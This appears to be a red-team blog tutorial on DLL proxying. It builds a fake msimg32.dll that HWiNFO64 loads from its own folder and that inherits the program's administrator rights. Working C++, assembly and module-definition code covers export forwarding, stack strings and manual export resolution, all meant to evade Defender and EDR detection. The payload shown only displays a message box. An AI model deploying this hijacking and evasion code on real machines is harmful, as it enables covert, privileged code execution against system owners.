Dll Proxy
In this blog we will touch on a concept called Dll proxy and create a custom version of msimg32.dll which is a component of the Microsoft Graphical Device Interface (GDI) and required by HWiNFO64 to work. We will make HWiNFO64 load our fake msimg32.dll to execute our code. Typical Dll proxy just forwards the exports which is a big IoC, which we will solve in this blog. The PoC can be found at Dll proxy.
Setup
Everything which we are going to talk about is done on latest Windows and defender versions, which at the time of writing this blog are -
Windows OS
- Edition: Windows 11 Pro
- Version:
25H2 - OS Build:
26200.7840
Defender Engine
- Client:
4.18.26010.5 - Engine:
1.1.26010.1 - AV / AS:
1.445.222.0
Environment
Everything is created and built to test modern security with all security feature turned ON:
✓ Real-time protection
✓ Tamper Protection
✓ Memory integrity
✓ Memory access protection
✓ Microsoft Vulnerable Driver Blocklist
This is not just any project built to run in a vulnerable environment with security features turned off. This is some serious work and hence made just for education and research purposes.
The Art of the Proxy
DLL Proxying (often combined with DLL Hijacking) is one of the most reliable persistence and execution mechanisms in the red team playbook. The premise is simple: force a legitimate, signed Windows application to load our malicious DLL instead of the one it actually needs.
To do this, we exploit a fundamental flaw in how the Windows Operating System searches for dependencies.
When an application (e.g., target.exe) attempts to load a DLL without specifying a hardcoded, absolute path, the Windows Loader must go hunting for it. It follows a strict, prioritized search order:
- The directory from which the application loaded.
- The System directory (
C:\Windows\System32). - The 16-bit System directory.
- The Windows directory.
- The current working directory.
- Directories listed in the PATH environment variable.
The Exploit: Because the application's own directory is checked first, if we place a malicious DLL named version.dll directly next to the .exe, the OS will load our malware and completely ignore the legitimate version.dll sitting in System32.
The Target
For our little experiment, I have decided to go with HWiNFOEXTERNAL LINK TOhttps://www.hwinfo.com/ as a hardware diagnostic and system monitoring tool, HWiNFO naturally requires administrative privileges to interact with low level system components. When a user runs it, they are immediately hit with a User Account Control (UAC) prompt. Because HWiNFO is a legitimate, signed, and trusted application, the user will instinctively click "Yes". If we successfully proxy a DLL loaded by this application, our payload inherits those elevated privileges.
We have our target in a folder in the desktop and lets use Process MonitorEXTERNAL LINK TOhttps://learn.microsoft.com/en-us/sysinternals/downloads/procmon to look at the .dlls that HWiNFO loads. To filter out the massive amount of background noise generated by the OS, we need to set up a strict filter catching only DLL load events triggered by our target:
With these filters applied, clear the ProcMon capture window, execute HWiNFO64.exe from your desktop folder, and watch the events roll in. We are specifically hunting for a DLL load attempt that targets our local application directory and results in a NAME NOT FOUND status.

HWiNFO64 searching for .dlls
And we find a very perfect candidate msimg32.dll, This is a core component of the Microsoft Graphical Device Interface (GDI). Because it is a highly specific, lightweight graphics module, it should export a relatively small number of functions.
We are not tied to msimg32.dll and we can use any other dll which the target was not able to find in its own directory :)
The Approach
There is a major catch. If we successfully hijack the load order and feed the application our fake DLL, the application will immediately crash. Why? Because the application expects our DLL to contain dozens of highly specific exported functions. When it tries to call one and fails to find it, the process dies. In our case msimg32.dll exports only 5 functions:

Exported functions of msimg32.dll
To keep the host application alive, we must act as a Proxy. We must accept the incoming function calls and seamlessly pass them to the legitimate DLL/function.
The Traditional Way
Most tutorials teach you to use compiler directives like #pragma comment(linker, "/EXPORT..."). This statically forces the Windows Loader to automatically forward the call to the real DLL. It's easy, but it leaves massive static artifacts in the compiled binary.
and its pretty easy to implement in code, all we need is:
#pragma comment(linker, "/export:AlphaBlend=C:\\Windows\\System32\\msimg32.AlphaBlend")
#pragma comment(linker, "/export:DllInitialize=C:\\Windows\\System32\\msimg32.DllInitialize,@1")
#pragma comment(linker, "/export:GradientFill=C:\\Windows\\System32\\msimg32.GradientFill")
#pragma comment(linker, "/export:TransparentBlt=C:\\Windows\\System32\\msimg32.TransparentBlt")
#pragma comment(linker, "/export:vSetDdrawflag=C:\\Windows\\System32\\msimg32.vSetDdrawflag")
and a payload which can be anything, in our case its just a messagebox with some extra steps:
unsigned static __stdcall PayloadThread(void* pArguments)
{
    Sleep(1000);

    // ----------------------

    BOOL fRet = FALSE;
    HANDLE hToken = NULL;

    if(OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken))
    {
        TOKEN_ELEVATION Elevation;
        DWORD cbSize = sizeof(TOKEN_ELEVATION);

        if(GetTokenInformation(hToken, TokenElevation, &Elevation, sizeof(Elevation), &cbSize)) fRet = Elevation.TokenIsElevated;
    } if(hToken) CloseHandle(hToken);

    if(fRet) MessageBoxA(NULL, "PayloadThread Started with Admin privileges", "Notification", MB_OK);
    else MessageBoxA(NULL, "PayloadThread Started without Admin privileges", "Notification", MB_OK);

    return 0;
}
This works exactly as intended but lets also look at IoC in the approach, so we get a picture what are we trying to fix:

IoCs in Traditional Dll Proxy
We can see in plain sight the massive text forwarded to C:\Windows\System32\msimg32.xyz. Windows dlls do forward functions but msimg.dll is not one of them. We fix this IoC in our approach.
Our Approach
We are not going to rely on the linker. Our fake DLL will manually load the legitimate DLL into memory at runtime using LoadLibrary. Then, we will expose custom Assembly (ASM) functions that dynamically jump the execution flow directly into the real exported functions.
call AlphaBlend
ON LOAD (ONCE IN DLLMAIN)
LoadLibrary("Real DLL")
ResolveFn(...)
ON FUNCTION CALL jmp [pActualAlphaBlend]
Executes & Returns
The Setup
Now we can start setting up our dll. We will have to load the actual msimg32.dll. We can do this stealthily using a modified version of YetAnotherReflectiveLoader or LoadLibraryW. In this case, we will stick with LoadLibraryW for simplicity and demonstration purposes, but in actual use cases we wil stick with YetAnotherReflectiveLoader.
Stack Strings
To load the library, LoadLibraryW will need the exact path of the dll, which we will construct on the stack to avoid any strings which can be seen in a strings dump.
wchar_t realPath[MAX_PATH];

// "C:\"
realPath[0] = 'C'; realPath[1] = ':'; realPath[2] = '\\';

// "Windows"
realPath[3] = 'W'; realPath[4] = 'i'; realPath[5] = 'n'; realPath[6] = 'd';
realPath[7] = 'o'; realPath[8] = 'w'; realPath[9] = 's'; realPath[10] = '\\';

// "System32"
realPath[11] = 'S'; realPath[12] = 'y'; realPath[13] = 's'; realPath[14] = 't';
realPath[15] = 'e'; realPath[16] = 'm'; realPath[17] = '3'; realPath[18] = '2';
realPath[19] = '\\';

// "msimg32.dll"
realPath[20] = 'm'; realPath[21] = 's'; realPath[22] = 'i'; realPath[23] = 'm';
realPath[24] = 'g'; realPath[25] = '3'; realPath[26] = '2'; realPath[27] = '.';
realPath[28] = 'd'; realPath[29] = 'l'; realPath[30] = 'l'; realPath[31] = '\0';
EXECUTION INSIGHT: By explicitly assigning each wchar_t to an array index, the compiler generates a series of Assembly mov instructions to push these bytes into the Thread's Stack memory sequentially at runtime. The contiguous string "C:\Windows..." literally never exists in the compiled binary's disk image, making it completely invisible to basic static strings analysis.
Resolving the Exports
With our realPath safely constructed on the stack, we can now pass it to LoadLibraryW to map the legitimate msimg32.dll into our process memory.
Once the real DLL is mapped, we need to extract the exact memory addresses of its exported functions so our Assembly stubs know where to jmp to.
HMODULE hReal = LoadLibraryW(realPath);
if(hReal)
{
    pAlphaBlend     = (UINT_PTR)ShellcodeFindExportAddress(hReal, "AlphaBlend", pLoadLibraryA);
    pDllInitialize  = (UINT_PTR)ShellcodeFindExportAddress(hReal, "DllInitialize", pLoadLibraryA);
    pGradientFill   = (UINT_PTR)ShellcodeFindExportAddress(hReal, "GradientFill", pLoadLibraryA);
    pTransparentBlt = (UINT_PTR)ShellcodeFindExportAddress(hReal, "TransparentBlt", pLoadLibraryA);
    pvSetDdrawflag  = (UINT_PTR)ShellcodeFindExportAddress(hReal, "vSetDdrawflag", pLoadLibraryA);
}
Notice that we are not using the standard GetProcAddress. Standard APIs are heavily monitored by EDR userland hooks. Instead, we use a custom ShellcodeFindExportAddress function that manually walks the PE headers and parses the Export Address Table (EAT) of the loaded DLL in memory.
Why pass pLoadLibraryA? If the target DLL forwards an export to another DLL (e.g., NTDLL), our custom parser needs a way to seamlessly load that secondary dependency to resolve the final address.
The Proxy
With the actual addresses stored in our pointers, we can now create the actual exported functions that HWiNFO64.exe will call.
Assembly Stubs
If we wrote these functions in C++, the compiler would automatically insert a function prologue (pushing RBP and allocating stack space). This destroys the original arguments sitting in RCX, RDX, R8, and R9 meant for the real DLL. To keep the stack completely untouched, we write "Naked Jumps" in pure Assembly.
Defining the Assembly Pointers (.data)
Now let's break down exactly what the Assembly file is doing, starting with the .data section.
In our C++ file, we defined the pointers and filled them with the real memory addresses. But the Assembly file is compiled entirely separately. It has no idea those C++ variables exist unless we explicitly tell it.
.data

extern pAlphaBlend:QWORD
extern pDllInitialize:QWORD
extern pGradientFill:QWORD
extern pTransparentBlt:QWORD
extern pvSetDdrawflag:QWORD
Anatomy of the Declaration
extern "C" block, or the build will fail.Executing the Proxy (.code)
Now we have our pointers in .data section, we can finally write the executable Assembly instructions in the .code section.
This is the actual path the CPU will take when HWiNFO64.exe thinks it is calling AlphaBlend(), this is the exact block of code it will hit inside our fake DLL.
.code

; The Exported Functions

AlphaBlend PROC
    jmp [pAlphaBlend]
AlphaBlend ENDP

DllInitialize PROC
    jmp[pDllInitialize]
DllInitialize ENDP

; ... (Repeated for all exports)

END
Anatomy of the Naked Jump
PROC (Procedure) declares the start of our function. This is the exact name the linker will expose in the final DLL's Export Address Table (EAT).call, jmp does not push a return address to the Stack. It preserves RCX, RDX, R8, R9 perfectly so the real function receives the original arguments intact..data section and crash. Brackets tell the CPU to jump to the address stored inside the pointer.Cross-Language Linking
There is one major problem. Our C++ file resolves the addresses, but our Assembly file is the one executing the jumps. How do we share variables between two completely different languages?
This is very simple, the environment and the linker helps us here and we can just:
extern "C"
{
  // Disable C++ Name Mangling to share memory with Assembly
    UINT_PTR pAlphaBlend = 0;
    UINT_PTR pDllInitialize = 0;
    UINT_PTR pGradientFill = 0;
    UINT_PTR pTransparentBlt = 0;
    UINT_PTR pvSetDdrawflag = 0;
}
If we did not use extern "C", the C++ compiler would enforce Name Mangling, renaming our variable to something unreadable like ?pAlphaBlend@@3_KA to support function overloading. Our Assembly file would look for pAlphaBlend, fail to find it, and throw a fatal LNK2001: unresolved external symbol error during compilation.
By defining them in a shared extern "C" block, we guarantee the Linker maps the C++ pointers directly to the Assembly jmp instructions.
The Module Definition
To successfully impersonate as a legitimate msimg.dll, our proxy's Export Address Table (EAT) must be an exact, 1-to-1 clone of the original. We enforce this at compile time using a Module Definition file. You can learn more about module definition file at Microsoft's DocumentationEXTERNAL LINK TOhttps://learn.microsoft.com/en-us/cpp/build/reference/module-definition-dot-def-files?view=msvc-170.
LIBRARY msimg32
EXPORTS
    vSetDdrawflag   @1
    AlphaBlend      @2
    DllInitialize   @3  PRIVATE
    GradientFill    @4
    TransparentBlt  @5
Anatomy of the DEF File
msimg32 into the PE's Export Directory. This ensures that even if the file is renamed, its internal identity perfectly matches the Microsoft original..lib file." We include this because the legitimate Microsoft DLL also marked this specific function as private.DllMain
Now the only thing left is to configure the DllMain of our proxy.
switch (ul_reason_for_call)
{
    case DLL_PROCESS_ATTACH:
    {
        SetupProxies();
        _beginthreadex(NULL, 0, PayloadThread, NULL, 0, NULL);

        break;
    }
}
Whenever our dll is loaded we want to call our SetupProxies() and launch our payload thread. We use _beginthreadex looks like:
uintptr_t _beginthreadex(
   void *security,
   unsigned stack_size,
   unsigned ( __stdcall *start_address )( void * ),
   void *arglist,
   unsigned initflag,
   unsigned *thrdaddr
);
To learn more about the specific parameters I would really recommend reading Microsoft's DocumentationEXTERNAL LINK TOhttps://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/beginthread-beginthreadex?view=msvc-170.
The Result

msimg32_Proxy exports
As you can see we have completely removed the very obvious IoC and it looks very similar to the original msimg32.dll. And yeah, that would be it for this blog :)
Future Improvements
Timestamp Stomping
Currently our dll has timestamp as FFFFFFFF which is not same as original's 31E252F2. We can spoof this by writing a separate program for the same.